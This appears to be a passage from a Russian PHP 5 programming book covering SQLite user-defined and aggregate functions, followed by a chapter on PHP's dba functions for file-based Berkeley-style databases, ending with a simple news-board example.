Несмотря на то что SQLite не обладает такими встроенными функциональными возможностями, как остальные крупные пакеты СУРБД, скажем, MySQL, в SQLite имеется важная возможность регистрировать индивидуальные пользовательские функции (user-defined function — UDF), которые могут применяться в операторах SQLite как внутренние функции SQL.

Регистрация пользовательских функций SQL в SQLite осуществляется с помощью функции sqlite_create_function(), которая имеет следующий синтаксис:

```
sqlite_create_function($db, $sql_fname, $php_fname [, $num_params]);
```

Здесь $db — это ресурс идентификатора базы данных SQLite, $sql_fname — строка, представляющая имя функции, которое будет использоваться в SQL-запросах, $php_fname — имя PHP-функции, которая вызывается во время выполнения пользовательской функции SQL, дополнительный параметр $num_params — общее количество параметров, принимаемых SQL UDF. Если пользовательская функция успешно зарегистрирована, то функция sqlite_create_function() возвращает булевское значение true; в противном случае она возвращает false. Чтобы проиллюстрировать применение функции sqlite_create_function(), в листинге 25.7 она используется для создания простой SQLite-функции ADD(), которая возвращает сумму двух столбцов.

Листинг 25.7. Использование sqlite_create_function()

```
<?php
    function sqlite_udf_add($op1, $op2) {
     return $op1 + $op2;
    }
    $sqlite = sqlite_open(":memory:");
    sqlite_query($sqlite, "CREATE TABLE test(" .
                          "value_one INTEGER PRIMARY KEY, " .
                          "value_two INTEGER)");
    for($count = 0; $count <= 10; $count += 2) {
     sqlite_unbuffered_query($sqlite, "INSERT INTO test VALUES(NULL, $count)");
    }
    if(!sqlite_create_function($sqlite, 'my_add', 'sqlite_udf_add', 2)) {
     trigger_error("Невозможно зарегистрировать пользовательскую функцию
    SQLite 'my add'");
    }
    $result_arr = sqlite_array_query($sqlite,
                  "SELECT MY_ADD(value_one, value_two) " .
                  "AS sum " .
                  "FROM test",
                  SQLITE_ASSOC);
    var_dump($result_arr);
?>
```

В листинге 25.7 в памяти создается простая таблица, содержащая два целочисленных столбца: value_one и value_two. После создания таблицы регистрируется пользовательская функция с именем MY_ADD, принимающая два параметра (числа, которые нужно сложить). Данная UDF-функция связана с PHP-функцией sqlite_udf_add() (которая, естественно, также принимает два параметра). После регистрации функции ее можно использовать в любом запросе SQL так же, как и любую другую функцию SQL.

НА ЗАМЕТКУ

Обратите внимание на то, что пользовательские функции не только привязаны к определенному ресурсу идентификатора базы данных, но они уничтожаются после того, как ресурс базы данных закрывается. Для создания постоянных пользовательских функций SQL необходимо применять sqlite_popen().

В предыдущем примере данные, передаваемые в функцию sqlite_udf_add(), были спроектированы как числовые. Если вы хотите создать пользовательские функции, которые обрабатывают бинарные данные, то знайте, что SQLite не производит автоматическое кодирование и декодирование бинарных данных, входящих и исходящих из пользовательской функции SQL.

Если вы создаете пользовательские функции, которые обрабатывают бинарные данные, то последние следует декодировать внутри вашей PHP-функции с помощью sqlite_udf_decode_binary() и затем перекодировать посредством sqlite_udf_encode_binary() до возврата из функции. Синтаксис упомянутых функций показан ниже.

```
sqlite_udf_decode_binary($data);
sqlite_udf_encode_binary($data);
```

В обоих примерах $data – это данные, которые нужно кодировать или декодировать. После выполнения указанные функции возвращают переданные данные, соответствующим образом кодированные или декодированные. Следующий пример sqlite_udf_process_bindata() демонстрирует возможность их применения:

```
function sqlite_udf_process_bindata($data) {
   $working = sqlite_udf_decode_binary($data);
   /* Обработать бинарные данные, хранящиеся
      в переменной $working */
   return sqlite_udf_encode_binary($working);
}
```

Несмотря на очевидную полезность, функция sqlite_create_function() имеет свои ограничения, которые вытекают из того, что пользовательские функции не могут обрабатывать весь результирующий набор одновременно (а могут всего лишь по одной строке за раз). Для обеспечения этой более сложной функциональности в SQLite предлагается усовершенствованная версия sqlite_create_function(), называемая sqlite_create_aggregate(). Данная функция имеет следующий синтаксис:

```
sqlite_create_aggregate($db, $sql_fname, $php_step_func,
$php_finalize_func [, $num_args]);
```

Как и в случае с sqlite_create_function(), параметр $db – это ресурс идентификатора базы данных, $sql_fname – имя функции SQL для регистрации или замены (если она уже была определена). Однако в отличие от sqlite_create_function(), в строковых параметрах $php_step_func и $php_finalize_func должны вводиться два имени PHP-функций. Параметр $php_step_func представляет PHP-функцию, которая вызывается для каждой строки в результатах, $php_finalize_func вызывается после обработки результирующего множества полностью. Дополнительный параметр $num_args отображает количество аргументов, которые принимает пользовательская функция SQL.

На практике, если из запроса активизируется функция, зарегистрированная при помощи sqlite_create_aggregate(), то SQLite вызывает ту функцию, имя которой хранится в параметре $php_step_func для каждой строки в результирующем наборе. Данная шаговая функция должна иметь следующий синтаксис:

```
function my_sqlite_step_func(&$context [, $param1 [, ...]])
```

Здесь $context — это параметр ссылки, а каждый следующий параметр является параметром, передаваемым в пользовательскую функцию SQLite в запросе. Задачей шаговой функции является обработка параметров текущей строки и хранение всех данных, которые потребуются для следующих строк, обрабатываемых в ссылке $context. Значение, хранящееся в ссылочной переменной $context, становится доступным во время следующего вызова шаговой функции.

После того, как результирующий набор использован полностью, SQLite производит завершающий вызов функции, определенной параметром $php_finalize_func. Она должна определяться следующим образом:

```
function my_sqlite_finalize_func(&$context)
```

где $context — последнее значение, хранящееся в ссылочной переменной $context шаговой функции. Применение завершающей функции служит последним шагом перед тем, как пользовательская функция SQL возвращает свой результат. Она должна передать в UDF-функцию соответствующее значение для использования в запросе.

Для иллюстрации применения функции sqlite_create_aggregate() в листинге 25.8 создается пользовательская функция, которая объединяет все столбцы, передаваемые в нее, и возвращает полную версию целой строки.

Листинг 25.8. Использование sqlite_create_aggregate()

```
<?php
    $values = array("Hello", "SQLite", "and", "PHP!");

    function sqlite_udf_step_concat(&$context, $strval) {
        $context .= sqlite_udf_decode_binary($strval)." ";
    }

    function sqlite_udf_finalize_concat(&$context) {
        return strtoupper(trim($context));
    }
    $sqlite = sqlite_open(":memory:");
    sqlite_query($sqlite, "CREATE TABLE str_values(value VARCHAR(255))");

    foreach($values as $val) {
        $strval = sqlite_escape_string($val);
        sqlite_unbuffered_query($sqlite,
                        "INSERT INTO str_values VALUES('$strval')");
    }

    sqlite_create_aggregate($sqlite, 'cap_and_concat',
                            'sqlite_udf_step_concat',
                            'sqlite_udf_finalize_concat', 1);

    $result_arr = sqlite_array_query($sqlite,
                                     "SELECT CAP_AND_CONCAT(value) " .
                                     "FROM str_values",
                                     SQLITE_ASSOC);
    var_dump($result_arr);
?>
```

В предыдущем примере в памяти создается простая таблица, содержащая последовательность строк. Затем создается обобщенная функция CAP_AND_CONCAT() с шаговой функцией sqlite_udf_step_concat() и завершающей функцией sqlite_udf_finalize_concat(). Во время вызова данной пользовательской функции SQL для каждой строки активизируется шаговая функция, которая присоединяет переданный параметр к своему параметру $context. Этот процесс продолжается до тех пор, пока не заканчиваются строки (для которых в указателе $context содержится строка со значениями, разделенными пробелом). После этого SQLite вызывает завершающую функцию, которая формирует полную строку и возвращает ее в запрос SQL. В листинге 25.8 приводится достаточно простой пример использования обобщенных пользовательских функций. Однако если разумно их употреблять, то они могут предоставить невероятную гибкость и мощь вашим SQL-запросам.

Вызов PHP-функций в SQL-запросах

Наряду с регистрацией пользовательских функций SQL внутри SQLite, в SQLite также имеется возможность вызова PHP-функций в запросах с помощью функции PHP() со следующим синтаксисом:

```
PHP(function_name [, param1 [, param2 [, ...]]])
```

Здесь function_name — это имя вызываемой PHP-функции, после которого указываются значения ее параметров. Рассматриваемая функция SQL чрезвычайно полезна в качестве альтернативы для использования всех преимуществ внутренних PHP-функций, которые не требуют пользовательской оболочки. В листинге 25.9 демонстрируется применение функции SQLite PHP() для вызова PHP-функции strtoupper().

Листинг 25.9. Использование SQLite-функции PHP()

```
<?php
    $values = array("Using", "SQLite", "with", "PHP", "Functions");
    $sqlite = sqlite_open(":memory:");
    sqlite_query($sqlite, "CREATE TABLE str_values(value VARCHAR(255))");
    foreach($values as $val) {
        $strval = sqlite_escape_string($val);
        sqlite_unbuffered_query($sqlite,
                        "INSERT INTO str_values VALUES('$strval')");
    }
    $result_arr = sqlite_array_query($sqlite,
                        "SELECT PHP('strtoupper', value) " .
                        "AS value " .
                        "FROM str_values",
                        SQLITE_ASSOC);
    var_dump($result_arr);
?>
```

Разное

Теперь, когда вы уже знакомы со всеми обычными функциями, которые применяются во время работы с SQLite, пришло время рассмотреть некоторые более или менее особые функции. Первая из них возвращает к началу главы, когда мы обсуждали блокирование во время записи в таблицу внутри базы данных SQLite. Если необходимо, можно заставить SQLite повторить попытку записи в базу данных через определенный интервал времени, установленный функцией `sqlite_busy_timeout()`, которая имеет следующий синтаксис:

```
sqlite_busy_timeout($db, $time);
```

Здесь `$db` – ресурс идентификатора базы данных, `$time` – время ожидания (в миллисекундах) разблокирования базы данных до возврата ошибки `SQLITE_BUSY`. По умолчанию SQLite ожидает максимум 60 секунд (60 000 миллисекунд), после чего сообщает об ошибке. Если установить значение `$time`, равное нулю, то SQLite будет ожидать разблокирование базы данных неограниченное количество времени.

Для тех ситуаций, в которых ваши PHP-сценарии должны функционировать в различных системах, в расширении SQLite предусматриваются две функции, которые помогают определить, подходит ли установленная версия SQLite для конкретных потребностей. Это функция `sqlite_libversion()`, которая возвращает версию используемой библиотеки SQLite, и функция `sqlite_libencoding()`,возвращающая кодировку базовой библиотеки SQLite (ISO-8859-1 либо UTF-8). Обе функции не принимают параметров.

Резюме

Как было показано в этой главе, SQLite является невероятно мощным инструментом, который имеет множество применений в разработке на PHP. Являясь более чем просто СУРБД, он служит превосходным методом выполнения сложного анализа данных в памяти без необходимости использования полной и слишком сложной системы MySQL. В качестве приятного дополнения, поскольку SQLite (и расширение, и библиотека) устанавливается в PHP 5 по умолчанию, на него можно рассчитывать как на резервную систему СУРБД, применяемую в зависимости от выполнения сценария. Если вы хотите изучить приложение SQLite более подробно, можете обратиться к руководству по PHP либо просмотреть информацию на Web-сайте библиотеки SQLite по адресу `http://www.sqlite.org/`.

ГЛАВА

26

dba-функции PHP

В ЭТОЙ ГЛАВЕ...

- Подготовка и настройки
- Создание файловой базы данных
- Запись данных
- Чтение данных
- Пример приложения

Использование баз данных является одной из главных прикладных задач для Web-сайтов, управляемых PHP. В настоящее время все еще существует значительная разница между оплатой хостинга, включающего MySQL, и без MySQL. Версия PHP 5 выпускается вместе с SQLite, однако некоторые поставщики услуг хостинга уже заявили об отключении SQLite в своих пакетах хостинга без доступа к базам данных (возможно для того, чтобы заставить пользователей приобретать более дорогие пакеты, включающие доступ к MySQL). При этом все же у большинства поставщиков услуг хостинга существует один малоизвестный вид доступа к базам данных из PHP – зачастую они даже не знают о нем. Речь идет о *dba-функциях* PHP (dba является сокращением "database abstraction layer" – "уровень абстракции баз данных"). С помощью этих функций вы можете обращаться к базам данных типа Berkeley DB – другими словами, к файловым базам данных. Предварительно запускать какой-либо демон не потребуется. Вам всего лишь необходим доступ по записи к файлу базы данных, подобно тому, как это было в SQLite. Производительность при этом оказывается не самой оптимальной, однако, для небольших приложений такие функции будут весьма удобны.

Подготовка и настройки

Установка расширения dba достаточно проста. Как обычно, перед пользователями Windows стоит легкая задача. Подкаталог `ext` инсталляции PHP содержит модуль в бинарной откомпилированной форме – файл `php_dba.dll`. Вам нужно всего лишь добавить в файл `php.ini` следующую запись:

```
extension=php_dba.dll
```

В операционных системах Unix, Linux и Mac ключ конфигурации `--enable-dba=shared` создаст общий модуль. Затем вы должны решить, какие из доступных обработчиков баз данных необходимо использовать для dba-функций PHP. Каждая из программ обработки баз данных имеет свои преимущества и недостатки, и далеко не любая программа работает в каждой системе, поэтому на данном этапе PHP теряет часть исходной переносимости. Весьма вероятно, что программа обработки, которую мы используем в примерах кодов в данной главе, в вашей системе не работает. Чтобы сделать сценарии более независимыми, был создан включаемый файл `handler.inc.php`, содержимое которого представлено в листинге 26.1.

Листинг 26.1. Включаемый файл для используемого dba-обработчика

```
<?php
   $dbahandler = "flatfile";
?>
```

Данный файл входит во все сценарии, следовательно, переменная `$dbahandler` содержит нужное имя пользовательской программы обработки:

```
require_once "handler.inc.php";
```

При этом для того, чтобы все примеры работали на вашем компьютере, потребуется изменить всего лишь один файл.

В табл. 26.1 приводится полный список всех доступных dba-обработчиков.

Таблица 26.1. Доступные dba-обработчики

Имя обработчика	*Описание*	*Конфигурационный ключ*
cdb	Обработчик для cdb доступен по адресу http://cr.yp.to/cdb.html. Поддерживается только чтение и запись, без обновления.	--with-cdb
cdb_make	Обработчик для cdb доступен по адресу http://cr.yp.to/cdb.html. Поддерживается только создание базы данных.	--with-cdb
db2	Обработчик для DB2 от Sleepycat Software. Не работает с db3 и db4.	--with-db2=/путь/к/db2
db3	Обработчик для DB3 от Sleepycat Software. Не работает с db2 и db4.	--with-db3=/путь/к/db3
db4	Обработчик для DB4 от Sleepycat Software. Не работает с db2 и db3.	--with-db4=/путь/к/db4
dbm	Исходный формат Berkeley Style DB. Использовать не рекомендуется.	--with-dbm=/путь/к/dbm
flatfile	Формат двумерных файлов. Наименьший общий знаменатель.	--with-flatfile
gdbm	Диспетчер баз данных GNU.	--with-gdbm=/путь/к/gdbm
inifile	Формат INI-файлов (Windows 3.x). Может использоваться для работы с php.ini.	--with-inifile
ndbm	"Новая" версия dbm. Лучше dgm, однако использовать больше не рекомендуется.	--with-ndbm=/путь/к/ndbm
qdbm	Формат qdbm, доступен по адресу http://qbdm.sf.net. Не работает с dbm и gdbm.	--with-qdbm=/путь/к/qdbm

Пользователи операционных систем Unix, Linux и Mac для доступа к dba-функциям PHP должны установить хотя бы один из указанных форматов. Пользователи Windows, которые работают с предварительно откомпилированными бинарными файлами PHP, вынуждены применять то, что им предлагает система. Что касается записи, то поддерживаются следующие dba-обработчики: cdb (и cdb_make), db3, inifile и flatfile. На рис. 26.1 показана часть выходных данных phpinfo(), что говорит об успешной установке.




Рис. 26.1. *Установка успешна – dba-функции доступны*

СОВЕТ

Довольно простой, однако многообещающий подход для автоматического определения подходящего dba-обработчика, предполагает использование PHP-функции dba_handlers(), которая возвращает массив всех поддерживаемых обработчиков. Данный код будет работать до тех пор, пока доступен хотя бы один обработчик:

```
$dbahandler = (dba_handlers())[0];
```

Другим решением этого вопроса может быть обработчик flatfile, который работает в каждой системе. Однако он не является оптимальным выбором из-за низкой производительности.

Создание файловой базы данных

Прежде чем фактически использовать dba-функции, потребуется создать файл базы данных. Это осуществляется с помощью dba_open(). По аналогии с PHP-функцией fopen(), она предполагает предоставления имени и режима файла. Третьим параметром является имя используемого обработчика. В листинге 26.2 (dba_create.php) создается файл с именем dba.db и применяется обработчик, указанный в handler.inc.php. Для успешной работы база данных закрывается с помощью функции dba_close().

Листинг 26.2. Включаемый файл для используемого dba-обработчика

```
<?php
   require_once "handler.inc.php";
   $dba = @dba_open("dba.db", "n", $dbahandler);
   if (!$dba) {
      echo "Сбой в создании базы данных.";
   } else {
      echo "База данных создана успешно.";
      dba_close($dba);
   }
?>
```

НА ЗАМЕТКУ

Процесс PHP требует прав записи в файл базы данных и каталог, в котором файл находится. В наших примерах файл .db хранится в текущем каталоге, что также означает возможность удаленной загрузки. В производственной среде это можно соответствующим образом изменить — например, переместив файл .db в другой каталог, который не доступен через Web-браузер или HTTP.

Для кода режима доступа действительны следующие значения:

- c — доступ для чтения, доступ для записи, создание базы данных (не применяется для dbm и ndbm).
- n — доступ для чтения, доступ для записи, создание базы данных и усечение.
- r — доступ для чтения.
- w — доступ для чтения, доступ для записи.

Создание файла базы данных поддерживают только режимы c и n.

Также существует несколько опций для блокирования файлов:

- d – блокирование с использованием операционной системы (по умолчанию).
- l – блокирование с использованием файла .lck.
- - – отсутствие блокирования.
- t – проверка блокирования (дополнительно к d или l).

На справочной странице по dba-функциям PHP http://php.net/dba можно найти обзорную таблицу, в которой показано, какие операции записи какими режимами блокируются.

Поскольку режим c поддерживается не всеми dba-обработчиками, в листинге 26.2 для создания базы данных используется режим n. Этот шаг, как правило, предпринимается один раз. Впоследствии вы, вероятнее всего, будете пользоваться или правом для чтения, или правом для записи, и придерживаться режимов r и w (которые являются более производительными и надежными).

НА ЗАМЕТКУ

Более старые версии Windows (Windows 98, Windows ME) вообще не поддерживают блокирование файлов. В таком случае нужно использовать опцию – (без блокирования).

Запись данных

Данные внутри dba-файла базы данных могут рассматриваться как ассоциативный массив, который вы можете пройти поэлементно. Здесь, к сожалению, невозможен уровень доступа SQL. Тем не менее, поместить данные в базу очень легко.

Основной функцией здесь является dba_insert(), которая вставляет новую запись в файл базы данных. Вы должны предусмотреть ключ, значение и ассоциированный dba-обработчик, возвращаемый dba_open(). В листинге 26.3 демонстрируется добавление нескольких значений в файл базы данных.

Листинг 26.3. Вставка данных в dba-файл

```
<?php
   require_once "handler.inc.php";
   $dba = @dba_open("dba.db", "w", $dbahandler);
   if (!$dba) {
      echo "Сбой при открытии базы данных.";
   } else {
      if (dba_insert("John", "Coggeshall", $dba) &&
            dba_insert("Shelley", "Johnson", $dba) &&
            dba_insert("Damon", "Jordan", $dba)) {
         echo "Успешная запись в базу данных.";
         dba_close($dba);
      } else {
         echo "Неудачная запись в базу данных.";
      }
   }
?>
```

Также можно изменять существующие записи. Это реализуется с помощью функции dba_replace(). Она работает очень эффективно: если предлагаемый ключ не существует, генерируется новая запись; в противном случае заменяется существующая запись.

СОВЕТ

Вывод напрашивается сам: постоянно применять dba_replace() вместо dba_insert(). Вы сэкономите время на проверку существования записи. Если необходимо, то последнюю задачу можно выполнить с помощью функции dba_exists().

Код в листинге 26.4 изменяет одну величину (исправляя опечатку) и добавляет новое значение.

Листинг 26.4. Обновление данных в dba-файле

```
<?php
   require_once "handler.inc.php";
   $dba = @dba_open("dba.db", "w", $dbahandler);
   if (!$dba) {
      echo "Сбой при открытии базы данных.";
   } else {
      if (dba_replace("Shelley", "Johnston", $dba) &&
            dba_replace("Bill", "Gates", $dba)) {
         echo "Успешное обновление базы данных.";
         dba_close($dba);
      } else {
         echo "Неудачное обновление базы данных.";
      }
   }
?>
```

В завершение рассмотрим функцию dba_delete(), которая служит для удаления записей по имени. Результат данной функции указывает, успешно ли выполнена операция. Другими словами, если запись не существует, то dba_delete() возвращает значение false. Код в листинге 26.5 удаляет ненужную запись из списка людей, которые работали над созданием данной книги.

Листинг 26.5. Удаление данных из dba-файла

```
<?php
   require_once "handler.inc.php";
   $dba = @dba_open("dba.db", "w", $dbahandler);
   if (!$dba) {
      echo "Сбой при открытии базы данных.";
   } else {
      if (dba_delete("Bill", $dba)) {
         echo "Успешное удаление из базы данных.";
         dba_close($dba);
      } else {
         echo "Неудачное удаление из базы данных.";
      }
   }
?>
```

Чтение данных

Ввод данных в базу осуществляется довольно легко; вы всего лишь предоставляете ключи и значения. И те, и другие должны быть строковыми величинами, при этом вы можете применять функции `serialize()` и `unserialize()` для ввода в базу других видов данных. Чтение значений из базы данных выполняется несколько сложнее, не так легко, как это бывает с обычной базой или с "истинным" ассоциативным массивом. Тем не менее, оно вполне достижимо, и для этого потребуется приложить сравнительно небольшие усилия.

Если вы указываете точное имя ключа, то функция `dba_fetch()` возвращает ассоциированное с ним значение. Представленный ниже код выводит на печать строку "Coggeshall":

```
echo dba_fetch("John", $dba);
```

Однако в большинстве случаев вы будете заинтересованы в считывании всех данных. В таком случае вы должны строить свою работу с dba-функциями PHP по тому же принципу, что и с результирующим набором "реальной" базы данных. Вы начинаете с первой записи, и затем шаг за шагом передвигаетесь вперед.

Для выполнения этой задачи будут полезны следующие dba-функции PHP:

- `dba_firstkey()` возвращает имя ключа первой записи в базе данных.
- `dba_nextkey()` возвращает имя ключа следующей записи в базе данных.

Поскольку функция `dba_nextkey()` возвращает значение `false`, если больше нет доступных ключей или записей, то с помощью простого цикла с предусловием можно вывести на печать все данные из dba-файла. Код в листинге 26.6 осуществляет это для всех записей в списке создателей книги (этот список не полный, в него даже не включен автор данных строк, однако для демонстрации вполне достаточно). Обратите внимание, что установлен режим доступа `r`, поскольку производится чтение, но не запись.

Листинг 26.6. Чтение данных из dba-файла

```
<?php
   require_once "handler.inc.php";
   $dba = @dba_open("dba.db", "r", $dbahandler);
   if (!$dba) {
      echo "Сбой при открытии базы данных.";
   } else {
      echo "<ul>";
      if ($key = dba_firstkey($dba)) {
         do {
            printf("<li>%s %s</li>",
               $key,
               htmlspecialchars(dba_fetch($key, $dba)));
         } while ($key = dba_nextkey($dba));
         dba_close($dba);
      } else {
         echo "Ошибка чтения базы данных (или нет больше доступных записей).";
      }
   }
?>
```

На рис. 26.2 показаны выходные данные листинга 26.6, использующие элементы, введенные в базу в листингах 26.1–26.5.




Рис. 26.2. *Все данные находятся в базе*

Вот так теперь выглядит файл (не забывайте, что использовался `flatfile`):

```
4
John10
Coggeshall7
 helley7
Johnson5
Damon6
Jordan7
Shelley8
Johnston4
 ill5
Gates
```

Символ пробела в начале строки указывает, что эта запись удалена (однако все еще занимает место в файле базы данных).

В принципе, это все основные моменты, которые вы должны знать о dba-функциях PHP. Тем не менее, есть еще несколько dba-функций, достойных внимания:

- `dba_optimize()` пытается выполнить сжатие dba-файлов путем устранения "дырок", появившихся после удаления записей (удаление из dba-файлов часто означает, что удалена только сама информация, а пространство не восстановлено). Данная функция работает только с теми обработчиками, которые поддерживают сжатие; с остальными она не действует.

- dba_sync() вынуждает dba-обработчик записывать все изменения в базе данных на жесткий диск. Например, обработчик db2 требует это для того, чтобы изменения вступили в силу. С обработчиками, не поддерживающими синхронизацию, данная функция не работает.

Пример приложения

В завершение данной главы мы представляем простой демонстрационный сценарий, в котором демонстрируются принципы построения крупных приложений с использованием dba-функций PHP. Мы создаем несложную, однако рабочую, доску новостей. Администратор вводит новые сообщения в форму HTML. Затем эти записи переносятся в dba-файл. На другой странице из dba-файла считываются все новости и пересылаются в Web-браузер.

Сначала рассмотрим форму для записи данных в базу. Она достаточно простая — предусматривается только два текстовых поля ввода:

```
<form method="post">
News title: <input type="text" name="title"><br>
News text: <textarea rows="5" cols="70" name="text"></textarea><br>
<input type="submit" value="Enter news">
</form>
```

Введенные данные вносятся в базу, как это делалось ранее. Однако следует помнить, что на один ключ приходится только одно значение. В таком случае воспользуемся маленькой хитростью. Во-первых, нам потребуется уникальный ключ. Начиная с версии PHP 5, функция date() поддерживает параметр c, возвращающий дату ISO 8601 ("2005-10-31T12:34:56+02:00"). Это может послужить хорошим уникальным ключом (по крайней мере, для тех сайтов, к которым обращаются не особенно часто). Для того чтобы полностью обеспечить уникальность ключа, мы добавляем в его конец случайное число.

```
$timestamp = date("c") . mt_rand();
```

Итак, ключом служит теперь $timestamp, а как насчет значения? Это также просто. Данные из HTML-формы сохраняются в массиве. Это происходит последовательно с помощью функции serialize() — в итоге получается строковая переменная, которую можно сохранить в dba-файл.

```
$values = array("title" => $_POST["title"],
                "text" => $_POST["text"]);
$values = serialize($values);
```

В листинге 26.7 представлена реализация всех описанных выше операций, а на рис. 26.3 демонстрируется, как выглядит результат в Web-браузере.

Листинг 26.7. Ввод данных в базу новостей

```
<html>
<head>
<title>dba</title>
</head>
```

```
<body>
<?php
    if (isset($_POST["title"]) && isset($_POST["text"])) {
        $timestamp = date("c") . mt_rand();
        $values = array("title" => $_POST["title"],
                "text" => $_POST["text"]);
        $values = serialize($values);
        require_once "handler.inc.php";
        if (!file_exists("news.db")) {
           @dba_open("news.db", "n", $dbahandler);
        }
        $dba = @dba_open("news.db", "w", $dbahandler);
        if (!$dba) {
           echo "Сбой при открытии базы данных.";
        } else {
           if (dba_insert($timestamp, $values, $dba)) {
              echo "Успешная запись в базу данных.";
              dba_close($dba);
           } else {
              echo "Неудачная запись в базу данных.";
           }
        }
    }
?>
<form method="post">
News title: <input type="text" name="title"><br>
News text: <textarea rows="5" cols="70" name="text"></textarea><br>
<input type="submit" value="Enter news">
</form>
</body>
</html>
```

Следующий — и последний — шаг заключается в чтении информации из базы. Это оказывается чуть более сложным делом, нежели все, что делалось до сих пор. Причина состоит в том, что пользователь предпочитает считывать информацию из базы данных в обратном порядке — начиная с самых свежих записей. Как правило, последней записью в базе данных является та, которая модифицировалась последней (а не та, которая вводилась!). Поэтому простое считывание всех записей и последующее инвертирование их порядка не всегда дает те результаты, на которые можно рассчитывать. На этом этапе необходимо реализовать следующую стратегию:

1. Вся информация в dba-файле должна быть прочитана и сохранена в определенном месте в массиве.
2. Полученный массив нужно отсортировать по ключам. Поскольку ключи являются датами ISO 8601, они прекрасно сортируются.

Давайте начнем с извлечения информации из базы данных. Это делается, как и раньше, с помощью функций `dba_firstkey()`, `dba_nextkey()` и `dba_fetch()`. Поскольку получаемые данные являются строками, а нам нужны массивы, применяется `unserialize()`.




Рис. 26.3. *Форма для ввода данных в базу новостей*

```
<?php
require_once "handler.inc.php";
$dba = @dba_open("news.db", "r", $dbahandler);
if (!$dba) {
   echo "Сбой при открытии базы данных.";
} else {
   echo "<ul>";
   if ($key = dba_firstkey($dba)) {
      do {
         $info[$key] = unserialize(dba_fetch($key, $dba));
      } while ($key = dba_nextkey($dba));
      dba_close($dba);
   } else {
      echo "Ошибка чтения базы данных (или нет больше доступных записей).";
   }
}
?>
```

Теперь ключи в массиве отсортированы, самая большая запись является первой.

```
krsort($info);
reset($info);
```

Наконец, вся информация передается в браузер:

```
while (list($key, $value) = each($info)) {
   printf("<p><b>%s</b></p><p>%s</p><br>",
      htmlspecialchars($value["title"]),
      htmlspecialchars($value["text"]));
}
```

В листинге 26.8 содержится полный код для данной Web-страницы; результат можно увидеть на рис. 26.4.

Листинг 26.8. Все записи из базы новостей

```
<?php
   require_once "handler.inc.php";
   $dba = @dba_open("news.db", "r", $dbahandler);
   if (!$dba) {
      echo "Сбой при открытии базы данных.";
   } else {
       echo "<ul>";
       if ($key = dba_firstkey($dba)) {
           do {
              $info[$key] = unserialize(dba_fetch($key, $dba));
           } while ($key = dba_nextkey($dba));
           dba_close($dba);
           krsort($info);
           reset($info);
           while (list($key, $value) = each($info)) {
              printf("<p><b>%s</b></p><p>%s</p><br>",
                 htmlspecialchars($value["title"]),
                 htmlspecialchars($value["text"]));
           }
       } else {
         echo "Ошибка чтения базы данных (или нет больше доступных записей).";
       }
   }
?>
```

